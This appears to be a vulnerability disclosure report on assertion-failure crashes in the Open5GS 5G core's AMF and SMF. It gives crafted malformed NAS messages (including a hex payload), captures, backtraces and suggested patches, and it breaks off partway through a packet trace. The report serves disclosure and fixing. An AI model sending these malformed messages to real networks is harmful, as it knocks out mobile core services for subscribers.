1. Crashes

1.1 Open5GS:(v2.6.6)

（1）CVE-2024-34476：C1-assertion failure

Open5GS versions prior to v2.7.1 are susceptible to a reachable assertion that can be triggered by UE-originated NAS messages, causing the AMF to crash. Specifically, lib/nas/common/security.c invokes ogs_nas_encrypt on pkbuf->data based on pkbuf->len.

ogs_nas_encrypt implements NAS ciphering/deciphering for the selected algorithm (e.g., AES-CTR, ZUC, SNOW 3G). When an incoming NAS message is marked as ciphered, the AMF calls ogs_nas_encrypt() to decrypt it; however, it does not enforce pkbuf->len > 0 nor validate that the payload length is reasonable before entering the crypto path.

A protected NAS message requires at least a 7-byte security header plus ≥1 byte of payload. If a malformed message is shorter than 8 bytes, unpacking can yield pkbuf->len == 0. The AMF may still attempt decryption and hit ogs_assert(pkbuf->len);, thereby triggering an immediate process crash.

src/amf/nas-security.c:


```
int nas_5gs_security_decode(amf_ue_t *amf_ue,
    ogs_nas_security_header_type_t security_header_type, ogs_pkbuf_t *pkbuf)
{
    ogs_assert(amf_ue);
    ogs_assert(pkbuf);
    ogs_assert(pkbuf->data);

    if (!amf_ue->security_context_available) {
        security_header_type.integrity_protected = 0;
        security_header_type.new_security_context = 0;
        security_header_type.ciphered = 0;
    }

    if (security_header_type.new_security_context) {
        amf_ue->ul_count.i32 = 0;
    }

    if (amf_ue->selected_enc_algorithm == 0)
        security_header_type.ciphered = 0;
    if (amf_ue->selected_int_algorithm == 0)
        security_header_type.integrity_protected = 0;

    if (security_header_type.ciphered ||
        security_header_type.integrity_protected) {
        ogs_nas_5gs_security_header_t *h = NULL;

        /* NAS Security Header */
        ogs_assert(ogs_pkbuf_push(pkbuf, 7));
        h = (ogs_nas_5gs_security_header_t *)pkbuf->data;

        /* NAS Security Header.Sequence_Number */
        ogs_assert(ogs_pkbuf_pull(pkbuf, 6));
        /* calculate ul_count */
        if (amf_ue->ul_count.sqn > h->sequence_number)
            amf_ue->ul_count.overflow++;
        amf_ue->ul_count.sqn = h->sequence_number;

        if (security_header_type.integrity_protected) {
            uint8_t mac[NAS_SECURITY_MAC_SIZE];
            uint32_t mac32;
            uint32_t original_mac = h->message_authentication_code;

            /* calculate NAS MAC(message authentication code) */
            ogs_nas_mac_calculate(amf_ue->selected_int_algorithm,
                amf_ue->knas_int, amf_ue->ul_count.i32,
                amf_ue->nas.access_type,
                OGS_NAS_SECURITY_UPLINK_DIRECTION, pkbuf, mac);
            h->message_authentication_code = original_mac;

            memcpy(&mac32, mac, NAS_SECURITY_MAC_SIZE);
            if (h->message_authentication_code != mac32) {
                ogs_warn("NAS MAC verification failed(0x%x != 0x%x)",
                    be32toh(h->message_authentication_code), be32toh(mac32));
                amf_ue->mac_failed = 1;
            }
        }

        /* NAS EMM Header or ESM Header */
        ogs_assert(ogs_pkbuf_pull(pkbuf, 1));

        if (security_header_type.ciphered) {
            /* decrypt NAS message */
            ogs_nas_encrypt(amf_ue->selected_enc_algorithm,
                amf_ue->knas_enc, amf_ue->ul_count.i32,
                amf_ue->nas.access_type,
                OGS_NAS_SECURITY_UPLINK_DIRECTION, pkbuf);
        }
    }

    return OGS_OK;
}
```

lib/nas/common/security.c:

```
void **ogs_nas_encrypt**(uint8_t algorithm_identity,
            uint8_t *knas_enc, uint32_t count, uint8_t bearer,
            uint8_t direction, ogs_pkbuf_t *pkbuf)
{           ogs_assert(pkbuf);
             ogs_assert(pkbuf->data);
             ogs_assert(pkbuf->len);
}
```

Validation approach:

Set the Security Header Type (SHT) to 4 so the message is processed as a security-protected NAS PDU. Craft the message with a total length of 7 bytes; the remaining payload length is computed as total_len − 7, yielding 0. The AMF then invokes ogs_nas_encrypt(..., pkbuf), which hits ogs_assert(pkbuf->len) and crashes the process.



```
1075 11.702997   127.0.0.1    127.0.0.5    NGAP/NAS-5GS   122 UplinkNASTransport
1076 11.703438   127.0.0.5    127.0.0.1    NGAP/NAS-5GS   142 SACK (Ack=5, Arwnd=106496) , DownlinkNASTransport
1086 11.704874   127.0.0.1    127.0.0.5    NGAP/NAS-5GS   134 SACK (Ack=4, Arwnd=106496) , UplinkNASTransport[Malformed Packet]
1087 11.708346   127.0.0.5    127.0.0.1    SCTP            54 SHUTDOWN
1088 11.708365   127.0.0.1    127.0.0.5    SCTP            50 SHUTDOWN_ACK
1089 11.708370   127.0.0.5    127.0.0.1    SCTP            50 SHUTDOWN_COMPLETE
1427 13.749868   127.0.0.4    127.0.0.9    SCTP            82 INIT
1428 13.749880   127.0.0.9    127.0.0.4    SCTP            50 ABORT
1889 23.407996   127.0.0.1    127.0.0.5    SCTP            82 INIT
1890 23.408020   127.0.0.5    127.0.0.1    SCTP           306 INIT_ACK
1891 23.408033   127.0.0.1    127.0.0.5    SCTP           278 COOKIE_ECHO
1892 23.408052   127.0.0.5    127.0.0.1    SCTP            50 COOKIE_ACK
1893 23.408626   127.0.0.1    127.0.0.5    NGAP           134 NGSetupRequest
1894 23.408646   127.0.0.5    127.0.0.1    SCTP            62 SACK (Ack=0, Arwnd=106427)
1895 23.409290   127.0.0.5    127.0.0.1    NGAP           118 NGSetupResponse
1896 23.409313   127.0.0.1    127.0.0.5    SCTP            62 SACK (Ack=0, Arwnd=106442)
1924 23.597903   127.0.0.1    127.0.0.5    NGAP/NAS-5GS   138 InitialUEMessage, Registration request
```

```
      value
        RAN-UE-NGAP-ID: 1
  Item 2: id-NAS-PDU
    ProtocolIE-Field
      id: id-NAS-PDU (38)
      criticality: reject (0)
      value
        NAS-PDU: 7e045500000000
          Non-Access-Stratum 5GS (NAS)PDU
            Security protected NAS 5GS message
              Extended protocol discriminator: 5G mobility management messages (126)
              0000 .... = Spare Half Octet: 0
              .... 0100 = Security header type: Integrity protected and ciphered with new 5GS security context (4)
              Message authentication code: 0x55000000
              Sequence number: 0
          [Malformed Packet: NAS-5GS]
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  00 78 00 09 40 00 40 84  3b f1 7f 00 00 01 7f 00   ·x··@·@· ;·······
0020  00 05 ce 7e 96 0c d7 76  32 c6 00 00 00 00 03 00   ···~···v 2·······
0030  00 10 f1 a8 21 0c 00 01  a0 00 00 00 00 00 00 03   ····!··· ········
0040  00 46 aa 38 3d 02 00 01  00 05 00 00 00 3c 00 2e   ·F·8=··· ·····<·.
0050  40 32 00 00 04 00 0a 00  02 00 01 00 55 00 02 00   @2······ ····U···
0060  01 00 26 00 08 07 7e 04  55 00 00 00 00 00 79 40   ··&···~· U·····y@
0070  13 50 99 f9 07 00 00 00  01 00 99 f9 07 00 00 01   ·P······ ········
0080  ec db 75 8f 00 00                                  ··u···
```

[nas] [FATAL]: ogs_nas_encrypt: Assertion `pkbuf->len' failed. (../lib/nas/common/security.c:86)

[core] [FATAL]: backtrace() returned 13 addresses (../lib/core/ogs-abort.c:37)

```
/corefuzzer_deps/open5gs/build/src/amf/../../lib/nas/common/libogsnas-common.so.2(ogs_nas_encrypt+0x365)
[0x706f3bcd059b]
/corefuzzer_deps/open5gs/build/src/amf/open5gs-amfd(+0x32fe7) [0x586561b1afe7]
/corefuzzer_deps/open5gs/build/src/amf/open5gs-amfd(+0x2e172) [0x586561b16172]
/corefuzzer_deps/open5gs/build/src/amf/open5gs-amfd(+0x7ea08) [0x586561b66a08]
/corefuzzer_deps/open5gs/build/src/amf/open5gs-amfd(+0x314f7) [0x586561b194f7]
```

```
/corefuzzer_deps/open5gs/build/src/amf/../../lib/core/libogscore.so.2(ogs_fsm_dispatch+0x14f) [0x706f3c35d636]
/corefuzzer_deps/open5gs/build/src/amf/open5gs-amfd(+0x4fbae) [0x586561b37bae]
/corefuzzer_deps/open5gs/build/src/amf/../../lib/core/libogscore.so.2(ogs_fsm_dispatch+0x14f) [0x706f3c35d636]
/corefuzzer_deps/open5gs/build/src/amf/open5gs-amfd(+0x12c3f) [0x586561afac3f]
/corefuzzer_deps/open5gs/build/src/amf/../../lib/core/libogscore.so.2(+0x1cbfc) [0x706f3c34abfc]
```

Fix recommendations:

（1）Enforce input-length validation before the call site. Add an explicit guard prior to invoking ogs_nas_encrypt(), or replace ogs_assert(pkbuf->len) with a non-fatal, return-based check that rejects malformed inputs gracefully.

src/amf/nas-security.c

```
        if (security_header_type.ciphered) {
            /* decrypt NAS message */
            if (pkbuf->len == 0) {
                ogs_error("Cannot decrypt Malformed NAS Message");
                return OGS_ERROR;
            }
            ogs_nas_encrypt(...);
```

（2）Pre-check at the call site before decryption before calling ogs_nas_encrypt().

```
if (pkbuf && pkbuf->len > 0) {
    ogs_nas_encrypt(...);
} else {
    ogs_error("Invalid NAS payload, cannot decrypt");
}
```

（2）CVE-2024-34475：C2-assertion failure

Open5GS versions prior to v2.7.1 are affected by a reachable assertion that can be triggered by UE-originated NAS messages, leading to an AMF crash. The issue manifests in amf/gmm-sm.c within gmm_state_authentication, where an assertion enforces r != OGS_ERROR.

In the early registration phase, malformed or empty messages are not consistently rejected. Under certain error conditions, SUCI validation may be bypassed—for example, if the AMF context is not properly initialized (e.g., amf_ue->nas.message_type remains at its default value 0), other required fields are missing, the UE context is incomplete, or xact_count is inconsistent. As a result, the code skips the intended guard paths and still transitions into gmm_state_authentication. Authentication handling then fails, the AMF fails to construct/send an Authentication Reject, and the subsequent assertion is triggered, crashing the process.

src/amf/gmm-sm.c

```
static void common_register_state(ogs_fsm_t *s, amf_event_t *e,
        gmm_common_state_e state)
{
        case OGS_NAS_5GS_IDENTITY_RESPONSE:
            CLEAR_AMF_UE_TIMER(amf_ue->t3570);

            ogs_info("Identity response");
            rv = gmm_handle_identity_response(amf_ue,
                    &nas_message->gmm.identity_response);
            if (rv != OGS_OK) {
                ogs_error("gmm_handle_identity_response() failed");
                OGS_FSM_TRAN(s, gmm_state_exception);
                break;
            }

            if (!AMF_UE_HAVE_SUCI(amf_ue)) {
                ogs_error("No SUCI");
                OGS_FSM_TRAN(s, gmm_state_exception);
                break;
            }
            amf_sbi_send_release_all_sessions(
                    amf_ue, AMF_RELEASE_SM_CONTEXT_NO_STATE);

            if (!AMF_SESSION_RELEASE_PENDING(amf_ue) &&
                amf_sess_xact_count(amf_ue) == xact_count) {
                r = amf_ue_sbi_discover_and_send(
                        OGS_SBI_SERVICE_TYPE_NAUSF_AUTH, NULL,
                        amf_nausf_auth_build_authenticate,
                        amf_ue, 0, NULL);
                ogs_expect(r == OGS_OK);
                ogs_assert(r != OGS_ERROR);
            }

            OGS_FSM_TRAN(s, &gmm_state_authentication);
            break;
```

Within the authentication procedure, an incomplete amf_ue context can cause gmm_handle_authentication_response() to fail. This failure path propagates to nas_5gs_send_authentication_reject(), which returns OGS_ERROR when it cannot build/send an Authentication Reject. The subsequent ogs_assert() is then triggered, resulting in an AMF crash.

src/amf/gmm-sm.c

```
void gmm_state_authentication(ogs_fsm_t *s, amf_event_t *e)
{…
        nas_message = e->nas.message;
        ogs_assert(nas_message);
        h.type = e->nas.type;
        switch (nas_message->gmm.h.message_type) {
        case OGS_NAS_5GS_AUTHENTICATION_RESPONSE:
            rv = gmm_handle_authentication_response(
                    amf_ue, &nas_message->gmm.authentication_response);
            if (rv != OGS_OK) {
                r = nas_5gs_send_authentication_reject(amf_ue);
                ogs_expect(r == OGS_OK);
                ogs_assert(r != OGS_ERROR);
                OGS_FSM_TRAN(&amf_ue->sm, &gmm_state_exception);
            }
            break;
…
```

In gmm_handle_authentication_response(), if the RES* length in the UE’s Authentication Response is invalid (RES* must be 16 bytes, but the received value is not), the function returns an error immediately.

The AMF also recomputes HXRES* from the received RES* and RAND and compares it against the previously cached value; any mismatch indicates authentication failure (e.g., MAC failure or a forged response) and results in an error return.

src/amf/gmm-handler.c

```
int gmm_handle_authentication_response(amf_ue_t *amf_ue,
        ogs_nas_5gs_authentication_response_t *authentication_response)
{
    ogs_nas_authentication_response_parameter_t
        *authentication_response_parameter = NULL;
    uint8_t hxres_star[OGS_MAX_RES_LEN];
    int r;
    ogs_assert(amf_ue);
    ogs_assert(authentication_response);
    authentication_response_parameter = &authentication_response->
            authentication_response_parameter;
    ogs_debug("[%s] Authentication response", amf_ue->suci);
    CLEAR_AMF_UE_TIMER(amf_ue->t3560);
    if (authentication_response_parameter->length != OGS_MAX_RES_LEN) {
        ogs_error("[%s] Invalid length [%d]",
                amf_ue->suci, authentication_response_parameter->length);
        return OGS_ERROR;
    }
    ogs_kdf_hxres_star(
            amf_ue->rand, authentication_response_parameter->res, hxres_star);
    if (memcmp(hxres_star, amf_ue->hxres_star, OGS_MAX_RES_LEN) != 0) {
        ogs_error("[%s] MAC failure", amf_ue->suci);
        ogs_log_hexdump(OGS_LOG_ERROR,
                authentication_response_parameter->res,
                authentication_response_parameter->length);
        ogs_log_hexdump(OGS_LOG_ERROR, hxres_star, OGS_MAX_RES_LEN);
        ogs_log_hexdump(OGS_LOG_ERROR,
                amf_ue->hxres_star, OGS_MAX_RES_LEN);
        return OGS_ERROR;
    }
    memcpy(amf_ue->xres_star, authentication_response_parameter->res,
            authentication_response_parameter->length);
    r = amf_ue_sbi_discover_and_send(
            OGS_SBI_SERVICE_TYPE_NAUSF_AUTH, NULL,
            amf_nausf_auth_build_authenticate_confirmation, amf_ue, 0, NULL);
    ogs_expect(r == OGS_OK);
    ogs_assert(r != OGS_ERROR);
    return OGS_OK;
}
```

In nas_5gs_send_authentication_reject(), the AMF may fail to generate or deliver an Authentication Reject under several conditions. Message construction can fail if gmm_build_authentication_reject() returns an error due to an invalid length, missing/uninitialized fields, memory-allocation failures, or internal validation failures. Delivery can also fail if the RAN UE context is not ready or if NGAP PDU construction fails, causing nas_5gs_send_to_downlink_nas_transport() to return an error.

src/amf/nas_path.c

```
int nas_5gs_send_authentication_reject(amf_ue_t *amf_ue)
{...
    gmmbuf = gmm_build_authentication_reject();
    if (!gmmbuf) {
        ogs_error("gmm_build_authentication_reject() failed");
        return OGS_ERROR;
    }
    amf_metrics_inst_global_inc(AMF_METR_GLOB_CTR_AMF_AUTH_REJECT);
    rv = nas_5gs_send_to_downlink_nas_transport(amf_ue, gmmbuf);
    ogs_expect(rv == OGS_OK);
    return rv;
}
```

If required fields are not initialized, or if certain NAS message fields are invalid, ogs_nas_5gs_plain_encode() may fail to encode the NAS message.

src/amf/gmm_build.c

```
ogs_pkbuf_t *gmm_build_authentication_reject(void)
{
    ogs_nas_5gs_message_t message;
    memset(&message, 0, sizeof(message));
    message.gmm.h.extended_protocol_discriminator =
        OGS_NAS_EXTENDED_PROTOCOL_DISCRIMINATOR_5GMM;
    message.gmm.h.message_type = OGS_NAS_5GS_AUTHENTICATION_REJECT;
    return ogs_nas_5gs_plain_encode(&message);
}
```

If ran_ue->ngap_context is not initialized (e.g., a malformed NAS message bypasses the normal registration flow and leaves the AMF in an inconsistent state), or if the UE lacks required context such as an established PDU session or mandatory parameters (e.g., TAI, NSSAI), NGAP encoding can fail (e.g., during IE construction), causing NGAP encapsulation to fail.

src/amf/nas_path.c

```
int nas_5gs_send_to_downlink_nas_transport(amf_ue_t *amf_ue, ogs_pkbuf_t *pkbuf)
{...
    ngapbuf = ngap_build_downlink_nas_transport(
            ran_ue, pkbuf, false, false);
    if (!ngapbuf) {
        ogs_error("ngap_build_downlink_nas_transport() failed");
        return OGS_ERROR;
    }
    rv = nas_5gs_send_to_gnb(amf_ue, ngapbuf);
    ogs_expect(rv == OGS_OK);
    return rv;
}
```

Validation method:

Within the same UE session, identify traces where the AMF enters the Authentication Request state without having received a Registration Request or Service Request. Subsequent handling of Authentication Response/Failure then fails, and the AMF also fails to build and/or deliver Authentication Reject. The AMF crashes with the log indicating gmm_state_authentication: ogs_assert(r != OGS_ERROR).

Fix recommendation:

Add strict context gating to prevent illegal transitions into gmm_state_authentication. When an amf_ue is created, amf_ue->nas.message_type defaults to 0, meaning “no valid 5GMM initiating message has been observed.” Only after a whitelisted initiating message is successfully parsed should amf_ue->nas.message_type be set accordingly.

Introduce an early rejection in common_register_state() before processing

IDENTITY_RESPONSE, e.g., if (amf_ue->nas.message_type == 0) ..., so that the AMF cannot enter the authentication state before receiving a valid first message. This cuts off the invalid state transition at the source; consequently, even if the UE continues sending Authentication Response, it will not reach the reject-sending path triggered by gmm_handle_authentication_response() failures, avoiding assertion-triggering failures in nas_5gs_send_authentication_reject() due to missing NGAP/NAS context or an uninitialized ran_ue context.

src/amf/gmm-sm.c

```
static void common_register_state(ogs_fsm_t *s, amf_event_t *e,
        gmm_common_state_e state)
{
            case OGS_NAS_5GS_IDENTITY_RESPONSE:
                if (amf_ue->nas.message_type == 0) {
                    ogs_warn("No Received NAS message");
                    r = ngap_send_error_indication2(
                            ran_ue,
                            NGAP_Cause_PR_protocol,
                            NGAP_CauseProtocol_semantic_error);
                    ogs_expect(r == OGS_OK);
                    ogs_assert(r != OGS_ERROR);
                    OGS_FSM_TRAN(s, gmm_state_exception);
                    break;
                }

                CLEAR_AMF_UE_TIMER(amf_ue->t3570);

                ogs_info("Identity response");
                gmm_cause = gmm_handle_identity_response(amf_ue,
                        &nas_message->gmm.identity_response);
```

```
if (gmm_cause != OGS_5GMM_CAUSE_REQUEST_ACCEPTED) {
    ogs_error("gmm_handle_identity_response() "
                "failed [%d] in type [%d]",
                gmm_cause, amf_ue->nas.message_type);
    r = nas_5gs_send_gmm_reject(ran_ue, amf_ue, gmm_cause);
    ogs_expect(r == OGS_OK);
    ogs_assert(r != OGS_ERROR);
    OGS_FSM_TRAN(s, gmm_state_exception);
    break;
}
if (!AMF_UE_HAVE_SUCI(amf_ue)) {
    ogs_error("No SUCI");
    r = nas_5gs_send_gmm_reject(ran_ue, amf_ue, gmm_cause);
    ogs_expect(r == OGS_OK);
    ogs_assert(r != OGS_ERROR);
    OGS_FSM_TRAN(s, gmm_state_exception);
    break;
}
amf_sbi_send_release_all_sessions(
        ran_ue, amf_ue, AMF_RELEASE_SM_CONTEXT_NO_STATE);
if (!AMF_SESSION_RELEASE_PENDING(amf_ue) &&
    amf_sess_xact_count(amf_ue) == xact_count) {
    r = amf_ue_sbi_discover_and_send(
            OGS_SBI_SERVICE_TYPE_NAUSF_AUTH, NULL,
            amf_nausf_auth_build_authenticate,
            amf_ue, 0, NULL);
    ogs_expect(r == OGS_OK);
    ogs_assert(r != OGS_ERROR);
}
```

```
        OGS_FSM_TRAN(s, &gmm_state_authentication);

        break;
```

（3）CVE-2024-33232：C3,C4,C5-assertion failure

Open5GS versions prior to v2.7.1 contain a denial-of-service issue in the SMF: the PDU Session Modification Request handler lacks proper length validation for certain IEs. After registration completes, a UE can send a malformed PDU session modification request that causes the SMF to crash by triggering an ogs_assert() while parsing the NAS container.

Concretely, an attacker can forge a PDU Session Modification Request with a QoS Flow Descriptions IE whose length is set to 0, or craft QoS Rules with an oversized per-rule size. When the NAS message is delivered to the SMF, it invokes ogs_nas_parse_qos_flow_descriptions() and/or ogs_nas_parse_qos_rules(). These parsers rely on assert()-based length checks instead of performing robust boundary validation, resulting in an assertion failure and process termination.

Per the specification, the QoS Flow Descriptions IE must be at least 2 bytes, and each QoS rule's size must not exceed the remaining buffer length. Semantically or syntactically invalid NAS messages should be rejected (e.g., with a REJECT response), not cause a crash.

In affected builds, the SMF crashes at ogs_nas_parse_qos_flow_descriptions() with an assertion on descriptions->length (../lib/nas/5gs/types.c:486).

lib/nas/5gs/types.c

```
int ogs_nas_parse_qos_flow_descriptions(

        ogs_nas_qos_flow_description_t *description,

        ogs_nas_qos_flow_descriptions_t *descriptions)

{

...

    ogs_assert(description);

    ogs_assert(descriptions);

    ogs_assert(descriptions->length);
```

```
length = descriptions->length;
ogs_assert(descriptions->buffer);
buffer = descriptions->buffer;
size = 0;
while (size < length) {
    memset(description, 0, sizeof(*description));
    ogs_assert(size+3 <= length);
    memcpy(description, buffer+size, 3);
    size += 3;
    for (i = 0; i < description->num_of_parameter &&
                i < OGS_NAS_MAX_NUM_OF_QOS_FLOW_PARAMETER; i++) {
        ogs_assert(size+sizeof(description->param[i].identifier) <= length);
        memcpy(&description->param[i].identifier, buffer+size,
                sizeof(description->param[i].identifier));
        size += sizeof(description->param[i].identifier);
        ogs_assert(size+sizeof(description->param[i].len) <= length);
        memcpy(&description->param[i].len, buffer+size,
                sizeof(description->param[i].len));
        size += sizeof(description->param[i].len);
        switch(description->param[i].identifier) {
        case OGS_NAX_QOS_FLOW_PARAMETER_ID_5QI:
            ogs_assert(description->param[i].len == 1);
            ogs_assert(size+description->param[i].len <= length);
            memcpy(&description->param[i].qos_index,
                    buffer+size, description->param[i].len);
            size += description->param[i].len;
            break;
        case OGS_NAX_QOS_FLOW_PARAMETER_ID_GFBR_UPLINK:
        case OGS_NAX_QOS_FLOW_PARAMETER_ID_GFBR_DOWNLINK:
            case OGS_NAX_QOS_FLOW_PARAMETER_ID_MFBR_UPLINK:
            case OGS_NAX_QOS_FLOW_PARAMETER_ID_MFBR_DOWNLINK:
                ogs_assert(description->param[i].len == 3);
                ogs_assert(size+description->param[i].len <= length);
...
}
```

The SMF can also be crashed via assertion failures in ogs_nas_parse_qos_rules(), including:

ogs_assert(size + sizeof(rule->flow.flags) <= length) at ../lib/nas/5gs/types.c:961; and

[NEW FOUND]:

ogs_assert(size + sizeof(rule->pf[i].flags) <= length) at ../lib/nas/5gs/types.c:814.

```
lib/nas/5gs/types.c

int ogs_nas_parse_qos_rules(
        ogs_nas_qos_rule_t *rule, ogs_nas_qos_rules_t *rules)
{
...
    ogs_assert(rule);
    ogs_assert(rules);
    ogs_assert(rules->length);
    length = rules->length;
    ogs_assert(rules->buffer);
    buffer = rules->buffer;
    size = 0;
    while (size < length) {
        memset(rule, 0, sizeof(*rule));
        ogs_assert(size+sizeof(rule->identifier) <= length);
        memcpy(&rule->identifier, buffer+size, sizeof(rule->identifier));
        size += sizeof(rule->identifier);
        ogs_assert(size+sizeof(rule->length) <= length);
        memcpy(&rule->length, buffer+size, sizeof(rule->length));
        rule->length = be16toh(rule->length);

        size += sizeof(rule->length);

        ogs_assert(size+sizeof(rule->flags) <= length);

        memcpy(&rule->flags, buffer+size, sizeof(rule->flags));

        size += sizeof(rule->flags);

...

        for (i = 0; i < rule->num_of_packet_filter &&

                i < OGS_MAX_NUM_OF_FLOW_IN_GTP; i++) {

            ogs_assert(size+sizeof(rule->pf[i].flags) <= length);

            memcpy(&rule->pf[i].flags, buffer+size, sizeof(rule->pf[i].flags));

            size += sizeof(rule->pf[i].flags);

            if (rule->code ==

                OGS_NAS_QOS_CODE_MODIFY_EXISTING_QOS_RULE_AND_DELETE_PACKET_FILTE
RS)

                continue;

            ogs_assert(size+sizeof(rule->pf[i].content.length) <= length);

            memcpy(&rule->pf[i].content.length, buffer+size,

                    sizeof(rule->pf[i].content.length));

            size += sizeof(rule->pf[i].content.length);

...

        if (rule->code != OGS_NAS_QOS_CODE_DELETE_EXISTING_QOS_RULE &&

                                                                        rule->code      !=
OGS_NAS_QOS_CODE_MODIFY_EXISTING_QOS_RULE_AND_DELETE_PACKET_FILTERS &&

                                                                        rule->code      !=
OGS_NAS_QOS_CODE_MODIFY_EXISTING_QOS_RULE_WITHOUT_MODIFYING_PACKET_FILTERS)
{



            ogs_assert(size+sizeof(rule->precedence) <= length);

            memcpy(&rule->precedence, buffer+size, sizeof(rule->precedence));
            size += sizeof(rule->precedence);


            ogs_assert(size+sizeof(rule->flow.flags) <= length);

            memcpy(&rule->flow.flags, buffer+size, sizeof(rule->flow.flags));

            size += sizeof(rule->flow.flags);

        }

}
```

The SMF may also crash in gsm_handle_pdu_session_modification_request() due to an assertion on the parsed rule count:

ogs_assert(num_of_rule > 0) at ../src/smf/gsm-handler.c:232.

src/smf/gsm-handler.c


```
int gsm_handle_pdu_session_modification_request(

        smf_sess_t *sess, ogs_sbi_stream_t *stream,

        ogs_nas_5gs_pdu_session_modification_request_t *

            pdu_session_modification_request)

{

...

        num_of_rule = ogs_nas_parse_qos_rules(qos_rule, requested_qos_rules);

        ogs_assert(num_of_rule > 0);

...

        num_of_description = ogs_nas_parse_qos_flow_descriptions(

                qos_flow_description, requested_qos_flow_descriptions);

        ogs_assert(num_of_description > 0);

...

        n1smbuf = gsm_build_pdu_session_modification_reject(sess,

            OGS_5GSM_CAUSE_INVALID_MANDATORY_INFORMATION);

        ogs_assert(n1smbuf);

        smf_sbi_send_sm_context_update_error_n1_n2_message(

                stream, OGS_SBI_HTTP_STATUS_BAD_REQUEST,
                    n1smbuf, OpenAPI_n2_sm_info_type_NULL, NULL);

          return OGS_ERROR;

...

}
```

Validation method:

Send a PDU Session Modification Request in which either (i) the QoS Flow Descriptions IE has a Length field set to 0, or (ii) the QoS Rules IE contains a per-rule size that exceeds the remaining/total IE length.

Malformed sample #1:

QoS flow descriptions – Authorized: the Length field is required to be ≥ 2 (to accommodate at least the minimal skeleton of one flow description), but is set to 0, which is invalid.



```
1236 11.993047   127.0.0.5   127.0.0.1   SCTP                     62 SACK (Ack=7, Arwnd=106496)
1237 11.993071   127.0.0.1   127.0.0.5   NGAP/NAS-5GS            146 UplinkNASTransport, UL NAS transport, PDU session modification request
1255 12.003768   127.0.0.5   127.0.0.1   NGAP                    102 SACK (Ack=8, Arwnd=106496) , ErrorIndication
1258 12.209046   127.0.0.1   127.0.0.5   SCTP                     62 SACK (Ack=6, Arwnd=106496)
1285 12.898223   127.0.0.1   127.0.0.5   NGAP/NAS-5GS            138 InitialUEMessage, Registration request
1324 12.903961   127.0.0.5   127.0.0.1   NGAP/NAS-5GS            146 SACK (Ack=9, Arwnd=106496) , DownlinkNASTransport, Authentication request
1328 13.105044   127.0.0.1   127.0.0.5   SCTP                     62 SACK (Ack=7, Arwnd=106496)
1350 13.516867   127.0.0.1   127.0.0.5   NGAP/NAS-5GS            138 InitialUEMessage, Registration request
1389 13.522074   127.0.0.5   127.0.0.1   NGAP/NAS-5GS            146 SACK (Ack=10, Arwnd=106496) , DownlinkNASTransport, Authentication request
1395 13.729047   127.0.0.1   127.0.0.5   SCTP                     62 SACK (Ack=8, Arwnd=106496)
1400 14.024533   127.0.0.1   127.0.0.5   NGAP/NAS-5GS            130 UplinkNASTransport, Authentication response
1443 14.030518   127.0.0.5   127.0.0.1   NGAP/NAS-5GS            126 SACK (Ack=11, Arwnd=106496) , DownlinkNASTransport, Security mode command
1448 14.233045   127.0.0.1   127.0.0.5   SCTP                     62 SACK (Ack=9, Arwnd=106496)
1455 14.532932   127.0.0.1   127.0.0.5   NGAP/NAS-5GS/NAS-5GS    170 UplinkNASTransport, Security mode complete, Registration request
1564 14.551008   127.0.0.5   127.0.0.1   NGAP/NAS-5GS            230 SACK (Ack=12, Arwnd=106496) , InitialContextSetupRequest, Registration accept
1565 14.551382   127.0.0.1   127.0.0.5   NGAP                     98 SACK (Ack=10, Arwnd=106496) , InitialContextSetupResponse
1572 14.753048   127.0.0.5   127.0.0.1   SCTP                     62 SACK (Ack=13, Arwnd=106496)
